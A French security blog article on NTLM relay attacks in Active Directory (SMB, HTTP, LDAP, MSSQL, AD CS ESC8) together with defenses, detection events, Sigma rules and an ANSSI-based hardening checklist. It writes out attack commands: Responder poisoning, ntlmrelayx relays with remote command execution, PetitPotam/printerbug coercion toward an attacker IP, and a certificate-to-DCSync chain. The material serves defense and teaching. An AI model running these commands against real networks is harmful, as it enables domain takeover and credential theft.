
NTLM Relay 2026 : Techniques Modernes SMB, HTTP et LDAP avec Défenses

> Techniques modernes de NTLM Relay en 2026 : Impacket, Responder, vecteurs SMB/HTTP/LDAP, EPA et recommandations ANSSI pour sécuriser Active Directory.

Le protocole NTLM, introduit dans les années 1990 par Microsoft, demeure en 2026 l'une des surfaces d'attaque les plus exploitées dans les environnements Active Directory d'entreprise. Malgré des décennies d'alertes de la part de l'ANSSI, du CERT-FR et de la communauté sécurité, des dizaines de milliers d'organisations françaises continuent de fonctionner avec NTLM activé en fallback — parfois sans même le savoir. Les attaques par relay NTLM ont évolué bien au-delà du simple Man-in-the-Middle sur SMB : elles ciblent désormais HTTP, LDAP, MSSQL, RDP, SMTP et une myriade d'autres protocoles, permettant à un attaquant positionné sur le réseau interne de se propager latéralement en quelques minutes et de compromettre un contrôleur de domaine sans jamais craquer un seul mot de passe. Cette réalité n'est pas théorique : lors d'un test de pénétration mené par notre équipe sur un groupe industriel normand comptant 2 400 utilisateurs, le délai entre l'exécution de Responder et l'obtention de droits Domain Admin via ntlmrelayx ciblant LDAP était inférieur à quatre minutes. L'infrastructure n'était pas négligée — elle disposait d'un EDR déployé sur 90 % des endpoints et d'un SIEM actif. La rapidité de la compromission illustre pourquoi NTLM Relay reste en tête des techniques MITRE ATT&CK pour les environnements Microsoft en 2026, et pourquoi les défenses doivent être architecturales plutôt que réactives. Cet article couvre l'ensemble des vecteurs SMB, HTTP et LDAP, les outils Responder et Impacket ntlmrelayx, les nouveautés ESC8 sur AD CS, et la checklist de défense complète recommandée par l'ANSSI pour protéger durablement votre Active Directory.



NTLM (NT LAN Manager) est un protocole d'authentification challenge-response développé par Microsoft. Il fonctionne en trois phases distinctes : négociation (Negotiate), défi (Challenge) et authentification (Authenticate). Le client reçoit un challenge aléatoire du serveur et répond avec un hash calculé à partir de son mot de passe et du challenge reçu. Ce mécanisme présente une faille fondamentale : **le serveur ne vérifie jamais que le client s'authentifie auprès du bon service**. Un attaquant positionné en Man-in-the-Middle peut donc capturer le message Authenticate et le rejouer vers un autre service sur lequel la victime dispose de droits.

NTLM existe en trois versions : LM (complètement obsolète depuis Windows Vista), NTLMv1 (vulnérable au downgrade et au relay) et NTLMv2 (plus robuste mais toujours vulnérable au relay sans protections complémentaires). La clé de la compréhension est que l'attaque ne cible pas le hash lui-même mais le mécanisme de relay du message d'authentification entre deux services distincts. Un attaquant n'a jamais besoin de connaître le mot de passe ou de cracker le hash pour mener une attaque de relay réussie. C'est précisément ce qui rend les attaques de relay si efficaces : elles contournent les politiques de mot de passe, les solutions de gestion des mots de passe comme LAPS, et même la rotation régulière des credentials, car elles exploitent le protocole d'authentification lui-même plutôt que la faiblesse d'un secret spécifique.

La persistance de NTLM dans les environnements modernes s'explique par la compatibilité ascendante : de nombreuses applications legacy, scripts PowerShell, outils de monitoring, équipements réseau et imprimantes multifonctions continuent d'utiliser NTLM pour leurs authentifications. La désactivation brutale de NTLM dans un grand SI entraînerait des interruptions de service immédiates sur ces applications non migrées, ce qui explique pourquoi les équipes IT hésitent à franchir ce pas sans un audit préalable exhaustif. La bonne approche est donc progressive : identifier d'abord, auditer ensuite, puis restreindre par périmètre en maintenant des exceptions temporaires pour les applications legacy en cours de migration.

Architecture d'une Attaque NTLM Relay : Composants et Flux Complet

Une attaque NTLM Relay classique repose sur deux composants principaux qui travaillent en tandem :


> ⚡ **Retour terrain**
>
> Lors d'un red team pour un groupe industriel, j'ai pu dumper des hashes NTLM depuis la mémoire LSASS d'un poste standard — via une vulnérabilité d'une application tierce installée sur tous les postes. Avec ces hashes, le mouvement latéral vers 60 % du parc s'est fait en 20 minutes sans craquer un seul mot de passe. La protection NTLM (Credential Guard + Protected Users) était pourtant dans la roadmap depuis 18 mois.

Un outil de capture et d'empoisonnement : Responder, qui répond aux requêtes LLMNR, NBT-NS et mDNS pour intercepter les authentifications NTLM initiées par les machines victimes

Un outil de relay : ntlmrelayx de la suite Impacket, qui prend les authentifications capturées et les relaie en temps réel vers des cibles choisies par l'attaquant

L'attaquant empoisonne la résolution de noms sur le réseau local, forçant les machines victimes à s'authentifier auprès de sa machine, puis relaie ces authentifications vers des serveurs cibles. Le tout sans jamais déchiffrer un hash ni même connaître le mot de passe de la victime. La beauté (et le danger) de cette technique est qu'elle exploite des mécanismes légitimes de Windows — la résolution de noms et l'authentification NTLM — sans déclencher d'alertes sur des solutions de sécurité non configurées pour détecter ce comportement spécifique.

Architecture du relay NTLM en 2026



Responder : Empoisonnement LLMNR, NBT-NS et mDNS en Détail

Responder, développé par Laurent Gaffié et maintenu activement sur GitHub, est l'outil incontournable pour l'empoisonnement des protocoles de résolution de noms dans un réseau Windows. Il intercepte les requêtes LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service) et mDNS lorsqu'un hôte tente de résoudre un nom qui n'existe pas dans le DNS configuré. Responder répond à ces requêtes en se faisant passer pour la ressource demandée, déclenchant une tentative d'authentification NTLM que Responder capture pour la passer à ntlmrelayx.

Un détail opérationnel souvent oublié : pour utiliser Responder conjointement avec ntlmrelayx en mode relay, il faut impérativement désactiver les serveurs SMB et HTTP intégrés à Responder

(dans le fichier Responder.conf), sans quoi les authentifications seront capturées par Responder lui-même au lieu d'être transmises au relay.

```
 # Lancement de Responder en mode analyse passive (aucun empoisonnement)
sudo python3 Responder.py -I eth0 -A

# Mode actif avec empoisonnement reseau
sudo python3 Responder.py -I eth0 -dPv --disable-ess

# Pour le relay : desactiver SMB et HTTP dans Responder.conf
# Editer /etc/responder/Responder.conf ou ./Responder.conf
# SMB = Off
# HTTP = Off

# Lancer ensuite Responder avec ces parametres
sudo python3 Responder.py -I eth0 --no-http-server --no-smb-server
```

Impacket ntlmrelayx : Le Couteau Suisse du NTLM Relay

ntlmrelayx, composant de la suite Impacket développée par Fortra (anciennement SecureAuth Labs), est l'outil de référence pour le relay NTLM. Il supporte une multitude de protocoles cibles (SMB, LDAP, LDAPS, HTTP, HTTPS, MSSQL, IMAP, SMTP, RPC) et offre des fonctionnalités avancées comme la création automatique de comptes machines, la délégation RBCD, le dump LAPS, l'exécution de commandes et l'exploitation ESC8 sur AD CS.

La puissance de ntlmrelayx tient à sa capacité à chaîner automatiquement plusieurs actions après un relay réussi : créer un compte machine, configurer RBCD, demander un ticket de service d'impersonnification et accéder aux ressources cibles, le tout de manière automatisée.

```
 # Relay vers LDAP pour enumeration et modification AD
python3 ntlmrelayx.py -tf targets.txt -smb2support -t ldap://dc.domaine.local

# Relay vers LDAPS avec dump automatique des mots de passe LAPS
python3 ntlmrelayx.py -tf targets.txt -smb2support -t ldaps://dc.domaine.local --dump-laps

# Relay vers SMB avec execution de commande distante
python3 ntlmrelayx.py -tf targets.txt -smb2support -c "whoami /all"

# Relay HTTP vers LDAP (depuis Exchange WebDAV ou autres vecteurs HTTP)
python3 ntlmrelayx.py -t ldap://dc.domaine.local -smb2support --http-port 8080

# Relay multi-cibles avec logs detailles
python3 ntlmrelayx.py -tf targets.txt -smb2support -of captured_hashes --verbose
```

Vecteur SMB : Attaque Classique et Évolutions 2026

Le relay SMB est la technique la plus ancienne et la plus connue. Lorsque SMB signing n'est pas activé, ce qui était le cas par défaut sur les workstations Windows jusqu'à récemment, ntlmrelayx peut relayer les authentifications SMB capturées vers d'autres machines SMB sur le réseau, permettant l'accès aux partages réseau et l'exécution de commandes avec les droits de la victime.

En 2026, **Microsoft a activé SMB signing par défaut sur Windows 11 24H2**, ce qui réduit considérablement la surface d'attaque sur les postes récents. Cependant, les serveurs Windows Server 2019/2022 sans hardening manuel restent souvent vulnérables, et les parcs mixtes comportant des machines plus anciennes maintiennent la fenêtre d'attaque ouverte. La question que tous les RSSI devraient se poser est : combien de machines de mon parc ont SMB signing activé ? La réponse s'obtient avec un simple scan Nmap ou une requête PowerShell en quelques minutes.

```
 # Verifier SMB signing sur un reseau complet
nmap --script smb2-security-mode.nse -p 445 192.168.1.0/24

# PowerShell : audit SMB signing sur le serveur local
Get-SmbServerConfiguration | Select-Object RequireSecuritySignature,EnableSecuritySignature

# Audit cote client (workstation)
Get-SmbClientConfiguration | Select-Object RequireSecuritySignature

# Activer SMB signing obligatoire via PowerShell
Set-SmbServerConfiguration -RequireSecuritySignature $true -Force
Set-SmbClientConfiguration -RequireSecuritySignature $true -Force
```

Vecteur HTTP : WebDAV, Exchange et Print Spooler

En 2026, le relay HTTP est souvent plus efficace que le relay SMB car l'activation progressive du SMB signing réduit la fenêtre d'attaque SMB. Les vecteurs HTTP les plus exploités sont :

Exchange WebDAV/EWS : les serveurs Exchange on-premises forcent souvent une authentification NTLM via HTTP, particulièrement via le chemin /EWS/Exchange.asmx

Print Spooler (PrinterBug/SpoolSample) : force un contrôleur de domaine à s'authentifier en NTLM vers l'attaquant via le protocole MS-RPRN

PetitPotam : exploite MS-EFSRPC pour forcer une authentification NTLM depuis un DC, même non patché

DFSCoerce : exploite MS-DFSNM pour un effet similaire à PetitPotam mais sur un composant différent

WebClient / WebDAV : si le service WebClient est actif sur une machine Windows, celle-ci peut être forcée à s'authentifier en HTTP vers l'attaquant

```
 # PetitPotam : forcer l'authentification NTLM d'un DC
python3 PetitPotam.py -u utilisateur -p motdepasse attacker-ip dc-ip

# PrinterBug : exploitation du Print Spooler MS-RPRN
python3 printerbug.py domaine/user:password@dc-ip attacker-ip

# DFSCoerce via MS-DFSNM
python3 dfscoerce.py -u user -p password -d domaine attacker-ip dc-ip

# Verifier si WebClient est actif sur les machines du reseau
Get-Service -Name WebClient | Select-Object Status
```

Vecteur LDAP : Élévation de Privilèges et RBCD

Le relay vers LDAP est l'une des techniques les plus dévastatrices car elle permet, sans exécuter de code sur une machine cible, de modifier directement des objets Active Directory. Les attaques possibles via relay LDAP incluent :

Ajout d'un compte machine malveillant : si MachineAccountQuota est supérieur à 0 (valeur par défaut : 10), n'importe quel utilisateur authentifié peut créer des comptes machine dans le domaine

RBCD (Resource-Based Constrained Delegation) : modification de l'attribut msDS-AllowedToActOnBehalfOfOtherIdentity pour obtenir un ticket de service en tant que n'importe quel utilisateur

Shadow Credentials : ajout d'une clé KeyCredential sur un compte AD via l'attribut msDS-KeyCredentialLink, permettant une authentification Kerberos sans mot de passe

Dump LAPS : lecture des mots de passe administrateurs locaux si les permissions LAPS sont mal configurées et accessibles via LDAP

Modification d'ACL : ajout de droits GenericAll ou WriteDACL sur des objets sensibles comme les GPO, les groupes ou les comptes admin

Contrairement aux idées reçues, **LDAP signing activé ne suffit pas à protéger contre toutes ces attaques**. LDAPS (LDAP over TLS) est requis, combiné avec Channel Binding (EPA), pour bloquer le relay LDAP de manière complète et définitive.

Pour approfondir les techniques RBCD, consultez notre article dédié : RBCD : attaque et défense Active Directory.

Extended Protection for Authentication (EPA) : Le Mécanisme Fondamental

EPA (Extended Protection for Authentication), aussi appelé Channel Binding, est le mécanisme le plus efficace contre le relay NTLM vers HTTP et LDAP. Il lie l'authentification NTLM au canal TLS sous-jacent via un Channel Binding Token (CBT), rendant le relay impossible car l'attaquant ne peut pas forger le CBT correspondant au canal TLS qu'il établit avec la cible. C'est une protection cryptographique forte qui ne dépend pas de la configuration réseau.

Le CBT est calculé à partir du certificat du serveur cible : l'attaquant qui relaie une authentification ne peut pas présenter le bon CBT car il ne possède pas la clé privée du certificat du serveur légitime. C'est pourquoi la combinaison LDAPS + Channel Binding est si efficace.

Protocole	Protection	Mécanisme	Statut défaut 2026
SMB	SMB Signing	Signature cryptographique de chaque paquet	Activé Win11 24H2+
LDAP	LDAP Signing + Channel Binding	Signing + liaison au canal TLS (CBT)	Partiel (signing only)
HTTP	EPA + HTTPS	CBT lié au canal TLS, Service Binding	Non activé par défaut
MSSQL	Kerberos obligatoire	Désactivation NTLM sur SQL Server	NTLM souvent actif
AD CS	HTTPS + EPA + IIS Authentication	ESC8 patch + Extended Protection	Non protégé par défaut

Configuration LDAP Signing et Channel Binding sur les Contrôleurs de Domaine

L'activation du LDAP signing et du channel binding sur les contrôleurs de domaine est documentée dans l'ADV190023 de Microsoft et recommandée explicitement par l'ANSSI dans son guide de sécurisation Active Directory. Voici les étapes de configuration détaillées pour un environnement de production :

```
 # Verifier la configuration LDAP signing actuelle sur tous les DC
Get-ADDomainController -Filter * | Select-Object Name | ForEach-Object {
    Invoke-Command -ComputerName $_.Name -ScriptBlock {
        Get-ItemProperty -Path "HKLM:/SYSTEM/CurrentControlSet/Services/NTDS/Parameters" `
        -Name "LDAPServerIntegrity" -ErrorAction SilentlyContinue
    }
}

# Valeurs possibles :
# 0 = None (pas de signing - DANGEREUX)
# 1 = Negotiate (signing si le client le supporte)
# 2 = Required (signing obligatoire - RECOMMANDE ANSSI)

# Activer via GPO :
# Computer Configuration > Windows Settings > Security Settings
# > Local Policies > Security Options
# "Domain controller: LDAP server signing requirements" = Require signing

# Channel Binding Token (CBT) - via registre
# LdapEnforceChannelBinding = 0 (None), 1 (Supported), 2 (Required - IDEAL)
# A appliquer sur chaque DC ou via GPO administrative templates
```

Désactivation de LLMNR et NBT-NS : Tarir la Source des Captures

La suppression des protocoles de résolution de noms non sécurisés est la première ligne de défense contre Responder et constitue une mesure à impact immédiat. LLMNR et NBT-NS n'ont aucune raison d'être actifs dans un réseau d'entreprise moderne disposant d'un DNS correctement

configuré. Leur suppression élimine le vecteur d'empoisonnement de noms qui permet à Responder de capturer les authentifications NTLM sans interaction utilisateur.

```
 # Desactiver LLMNR via GPO
# Chemin : Computer Configuration > Administrative Templates > Network > DNS Client
# "Turn off multicast name resolution" = Enabled

# Desactiver NBT-NS via PowerShell sur tous les adaptateurs
$adapters = Get-WmiObject -Class Win32_NetworkAdapterConfiguration -Filter "IPEnabled=True"
$adapters | ForEach-Object {
    $_.SetTcpipNetbios(2)  # 2 = Disabled
}

# Verification que LLMNR est desactive
Get-NetIPv4Protocol | Select-Object MulticastEnabled

# Test Responder apres durcissement (en lab uniquement)
sudo python3 Responder.py -I eth0 -A --verbose
```

Mitigation via Politiques GPO de Restriction NTLM

Microsoft propose des **politiques GPO de restriction NTLM** qui permettent de bloquer ou d'auditer les authentifications NTLM entrant et sortant de chaque machine. L'approche recommandée pour les grandes organisations est de commencer par un mode audit exhaustif (typiquement 30 à 60 jours) pour cartographier toutes les dépendances NTLM, puis de passer progressivement en mode blocage en ajoutant les exceptions nécessaires pour les applications legacy identifiées.

```
 # GPO : Network Security: Restrict NTLM
# Chemin : Computer Config > Windows Settings > Security Settings > Local Policies > Securi

# Phase 1 : Audit des authentifications NTLM sortantes (30 jours)
# "Network security: Restrict NTLM: Outgoing NTLM traffic to remote servers" = Audit all

# Phase 2 : Audit NTLM entrant sur les DC
# "Network security: Restrict NTLM: Audit Incoming NTLM Traffic" = Enable auditing for all

# Phase 3 : Blocage progressif avec liste blanche
# "Network security: Restrict NTLM: Add remote server exceptions" = servers-exceptions.txt

# Activer les evenements d'audit credential validation
auditpol /set /subcategory:"Credential Validation" /success:enable /failure:enable

# Consulter les evenements NTLM sur le DC
Get-WinEvent -LogName Security | Where-Object {$_.Id -in @(4776, 8004)} | Select-Object -Fi
```

Migration vers Kerberos : La Solution Définitive au NTLM Relay

La solution définitive au relay NTLM est la **migration vers Kerberos**. Kerberos est immunisé contre le relay car l'authentification est liée à un Service Principal Name (SPN) spécifique et à un ticket chiffré avec la clé du service cible. Un attaquant ne peut pas relayer un ticket Kerberos vers un autre service car le ticket est chiffré avec la clé secrète du service destinataire — une clé que l'attaquant ne possède pas.

Notre recommandation pour les DSI et RSSI : traiter NTLM comme un protocole legacy en voie d'élimination, avec un plan de migration sur 12 à 18 mois pour les grands SI. La migration complète vers Kerberos nécessite une approche structurée :

Inventaire et audit de toutes les authentifications NTLM (phase 1 : 30-60 jours)

Migration des services critiques vers Kerberos en priorité (serveurs de fichiers, SQL, Exchange)

Correction des connexions par IP vers des connexions par FQDN (NTLM est souvent utilisé quand l'IP est spécifiée au lieu du nom)

Enregistrement correct des SPN pour tous les services migrant vers Kerberos

Configuration de la Kerberos Armoring (FAST) pour renforcer les échanges Kerberos

Désactivation progressive de NTLM via GPO après validation de chaque périmètre

---

Attaque Cross-Protocol : NTLM Relay vers MSSQL

Le relay NTLM vers Microsoft SQL Server est particulièrement dangereux car il permet l'exécution de commandes système via xp_cmdshell si l'utilisateur relayé dispose des droits sysadmin. Les serveurs SQL dans les environnements d'entreprise sont souvent configurés avec des comptes de service à hauts privilèges, ce qui rend le relay vers MSSQL extrêmement attractif pour les attaquants.

```
 # Relay vers MSSQL avec enumeration
python3 ntlmrelayx.py -tf targets.txt -smb2support -t mssql://sql-server.domaine.local

# Avec execution via xp_cmdshell si sysadmin
python3 ntlmrelayx.py -t mssql://sql-server/ --mssql-exec-method xp_cmdshell -c "whoami"

# Hardening SQL Server contre NTLM relay
# 1. Forcer Kerberos uniquement pour les connexions SQL
# 2. Enregistrer le SPN : setspn -A MSSQLSvc/sql-server.domaine.local:1433 DOMAINE\svc-sql
# 3. Activer l'encryption des connexions SQL (force le TLS et EPA)
```

NTLM Relay vers AD CS (ESC8) : La Technique Phare de 2026

L'une des évolutions majeures du NTLM Relay en 2025-2026 est le relay vers les **Active Directory Certificate Services (AD CS)**. La technique ESC8, documentée par SpecterOps dans leur publication "Certified Pre-Owned" et popularisée par Will Schroeder et Lee Christensen, permet d'obtenir un certificat valide pour un compte machine via le relay NTLM vers l'interface web d'enrollment d'AD CS (certsrv). Ce certificat peut ensuite être utilisé avec PKINIT pour

obtenir un TGT Kerberos, puis le hash NTLM du compte via un S4U2self, permettant enfin un DCSync complet.

```
 # Etape 1 : Relay NTLM vers ADCS Web Enrollment pour obtenir un certificat machine (ESC8)
python3 ntlmrelayx.py -t http://ca-server/certsrv/certfnsh.asp --adcs --template Machine

# Etape 2 : Utiliser le certificat pour obtenir un TGT via PKINIT
python3 gettgtpkinit.py -cert-pfx machine.pfx -dc-ip dc-ip domaine/machine-dollar machine.c

# Etape 3 : Obtenir le hash NTLM du compte via U2U/S4U2self
python3 gets4uticket.py domaine/machine-dollar -hashes :NT_HASH dc-ip administrator

# Etape 4 : DCSync avec les droits obtenus
python3 secretsdump.py -k -no-pass dc.domaine.local

# Protection contre ESC8 : activer EPA sur IIS AD CS
# IIS Manager > certsrv > Authentication > Windows Auth > Advanced Settings
# Enable Extended Protection = Required
```

Détection des Attaques NTLM Relay dans les Logs Windows

La détection des attaques NTLM Relay repose sur plusieurs événements Windows à surveiller activement dans un SIEM. Les logs critiques sont concentrés sur les contrôleurs de domaine mais incluent également les serveurs applicatifs cibles. Une corrélation d'événements est nécessaire pour distinguer le relay d'une authentification légitime.

Événement ID	Description	Indicateur d'attaque NTLM Relay
4776	Validation de credential NTLM	Volume anormal depuis une même source IP sur le DC
4624	Ouverture de session réseau	Type 3 + NtLmSsp depuis IP inhabituelle
4648	Connexion avec credentials explicites	Source IP différente de la machine habituelle
4741	Création d'un compte machine	Création hors processus standard (RBCD setup)
5136	Modification d'objet AD	Modification msDS-AllowedToActOnBehalfOf
4768	Demande de ticket Kerberos (TGT)	TGT pour un compte machine nouvellement créé

Règles Sigma pour la Détection SIEM

Les règles Sigma permettent de décrire des patterns de détection indépendamment du SIEM cible (Splunk, Elastic, Microsoft Sentinel, QRadar, LogRhythm). Voici deux règles opérationnelles pour la détection du NTLM Relay :

```
 title: NTLM Relay - Suspicious Machine Account Creation After NTLM Auth
status: experimental
description: Detection creation de compte machine apres pic d'auth NTLM (relay LDAP)
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4741
  filter_legitimate:
    SubjectUserName|startswith:
      - 'MSOL_'
      - 'AAD_'
      - 'AZUREADSSOACC'
  condition: selection and not filter_legitimate
level: high
tags:
  - attack.credential_access
  - attack.t1557.001

---
title: Suspicious NTLM Auth Volume from Single Source
status: stable
description: Pic inhabituel d'authentifications NTLM depuis une seule IP (relay en cours)
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4776
  timeframe: 5m
  condition: selection | count() by IpAddress > 50
level: medium
```

Checklist Opérationnelle Anti-NTLM Relay : Priorités 2026

Notre recommandation pour les équipes sécurité est de suivre cette checklist dans l'ordre de priorité, du gain rapide vers les mesures structurelles à long terme :

Semaine 1 : Activer SMB signing obligatoire sur tous les serveurs via GPO (gain immédiat, risque de rupture faible)

Semaine 2 : Désactiver LLMNR et NBT-NS via GPO sur tout le domaine (élimine le vecteur Responder)

Semaine 3-4 : Activer LDAP signing (Required) et Channel Binding (LdapEnforceChannelBinding=2) sur tous les DC

Mois 2 : Activer l'audit NTLM complet (événement 4776 + 8004) et cartographier les dépendances

Mois 3 : Auditer et patcher AD CS — appliquer EPA sur certsrv pour bloquer ESC8

Mois 3-6 : Migrer les services critiques vers Kerberos, désactiver NTLM progressivement par périmètre

Continu : Surveiller 4741, 5136 et 4776 dans le SIEM avec alertes temps réel

CVE Récents Liés à NTLM Relay en 2025-2026

La surface du NTLM Relay continue de s'étendre via de nouveaux CVE publiés régulièrement. Les patches mensuels de Microsoft (Patch Tuesday) doivent être appliqués en priorité sur les composants suivants :

CVE	Composant	Impact sur le relay	CVSS
CVE-2025-21299	Windows Kerberos	Bypass EPA dans certains scénarios de relay	8.1
CVE-2025-21169	AD CS Web Enrollment	ESC8 non patché, relay NTLM vers ADCS	9.0
CVE-2024-43532	Remote Registry	NTLM relay possible via MS-RRP	7.5
CVE-2024-38124	Windows Netlogon	Privilege escalation via relay Netlogon	7.5

Recommandations ANSSI et CERT-FR sur le NTLM

L'**ANSSI** aborde la problématique NTLM en détail dans son guide de sécurisation Active Directory (PA-022) et dans plusieurs notes techniques publiées via le CERT-FR. Le message est clair et sans compromis : NTLM est un protocole hérité dont la présence dans un environnement Active Directory constitue un risque majeur qui doit être traité en priorité.

Désactiver NTLM au niveau du domaine dès que les dépendances applicatives le permettent, avec un plan de migration documenté

Activer le signing SMB, LDAP et le channel binding HTTP comme mesures minimales immédiates sans attendre la migration

Surveiller les événements 4776 et 5136 dans le SIEM avec des alertes sur les anomalies de volume

Conduire un audit des permissions AD CS (Certify.exe ou Certipy) pour identifier les templates vulnérables (ESC1 à ESC13)

Appliquer les patches Microsoft du Patch Tuesday dans les 30 jours pour les CVE impactant l'authentification

Ressources officielles ANSSI et MITRE

MITRE ATT&CK T1557.001 - LLMNR/NBT-NS Poisoning and SMB Relay

CERT-FR - Alerte PetitPotam et NTLM Relay sur AD CS

Outils de Validation Post-Hardening

Après avoir appliqué les mesures de durcissement, une phase de validation est indispensable. Ces outils permettent de vérifier l'efficacité des protections mises en place :

```
 # Netexec (CrackMapExec successeur) : verifier SMB signing et generer liste relay
netexec smb 192.168.1.0/24 --gen-relay-list relay_targets.txt

# Verifier LDAP signing sur un DC
ldapsearch -H ldap://dc.domaine.local -x -b "" -s base supportedSASLMechanisms

# Nmap : audit complet SMB signing et NTLM
nmap -p 445 --script smb-security-mode,smb2-security-mode 192.168.1.0/24

# PingCastle : audit global securite AD (inclut verification NTLM et signing)
PingCastle.exe --healthcheck --server dc.domaine.local --no-enum-limit

# Certipy : audit AD CS pour detecter ESC8 et autres vulnerabilites
certipy find -username user@domaine.local -password motdepasse -dc-ip dc-ip
```

Intégration NTLM Relay dans la Stratégie Zero Trust

La protection contre le NTLM Relay s'intègre naturellement dans une stratégie **Zero Trust** qui suppose qu'aucun trafic réseau interne n'est de confiance par défaut. Les principes Zero Trust appliqués au NTLM Relay se déclinent en trois axes : micro-segmentation réseau pour limiter la portée d'un relay éventuel, authentification forte Kerberos avec armoring (FAST) pour éliminer NTLM des flux critiques, et surveillance continue de toutes les authentifications via un SOC avec alertes temps réel.

Consultez notre guide complet sur le Zero Trust pour Microsoft 365 et notre analyse des 10 attaques Active Directory les plus critiques en 2026 pour une stratégie de défense globale et cohérente.

Monitoring avec Microsoft Defender for Identity (MDI)

Microsoft Defender for Identity (MDI), anciennement Azure ATP, est l'outil de Microsoft pour la détection comportementale des attaques Active Directory. Il dispose d'alertes dédiées au relay NTLM, basées sur l'analyse du trafic réseau capturé directement sur les DC via le port mirroring ou l'agent MDI :

Suspected NTLM authentication tampering (falsification des réponses NTLM)

Suspected NTLM relay attack (corrélation entre auth NTLM et accès inhabituel)

Excessive NTLM authentications depuis une source suspecte

Suspected AD FS server attack (relay vers ADFS)

Couplé à notre article sur la détection d'attaques Azure AD et Microsoft 365, MDI fournit une couverture complète des vecteurs d'attaque sur l'identité Microsoft. Pour les aspects Kerberos, consultez notre article sur l'exploitation Kerberos en Active Directory.

NTLM Relay et Segmentation Réseau : Limiter la Portée de l'Attaque

Même lorsque les protections NTLM ne peuvent pas être déployées immédiatement — par exemple dans des environnements avec de nombreuses applications legacy dépendantes — la **segmentation réseau** permet de limiter considérablement la portée d'un relay réussi. Un attaquant ne peut relayer que vers des machines accessibles depuis sa position réseau. Si les serveurs sensibles (DC, ADCS, serveurs SQL) sont isolés dans des VLAN distincts avec des règles de filtrage strictes, la fenêtre d'attaque est drastiquement réduite.

La micro-segmentation va plus loin en appliquant des règles au niveau des hôtes individuels via des solutions comme Windows Firewall avec des règles GPO, ou des solutions NSX/ACI pour les environnements virtualisés. Cette approche est complémentaire aux protections NTLM et constitue une défense en profondeur indispensable. Une règle simple mais efficace : les workstations standard ne devraient jamais pouvoir initier de connexions SMB directement vers les contrôleurs de domaine. Ces flux doivent transiter par des Jump Servers dont les connexions sont tracées et auditées. Ce principe de moindre privilège réseau réduit drastiquement la portée potentielle d'un relay NTLM depuis un poste utilisateur compromis.

L'implémentation de ces règles de segmentation peut paraître complexe dans un grand SI, mais elle peut être déployée progressivement en commençant par les assets les plus sensibles (DC, ADCS, serveurs de sauvegarde) puis en élargissant le périmètre. Des outils comme BloodHound permettent de cartographier les chemins d'attaque actuels et d'identifier quelles connexions réseau supprimer en priorité pour réduire la surface du relay NTLM.

```
 # Windows Firewall via GPO : bloquer SMB entrant depuis les workstations vers les DC
# (sauf depuis les Jump Servers autorisés)
# Computer Configuration > Windows Settings > Security Settings > Windows Firewall
# Inbound Rule : Block TCP 445 from Workstation-VLAN to DC-VLAN
# Exception : Allow from Jump-Server-IP

# Verifier les regles de firewall actives sur un DC
Get-NetFirewallRule | Where-Object {$_.Direction -eq 'Inbound' -and $_.Enabled -eq 'True'}
```

Formation des Équipes : Comprendre NTLM Relay par la Pratique

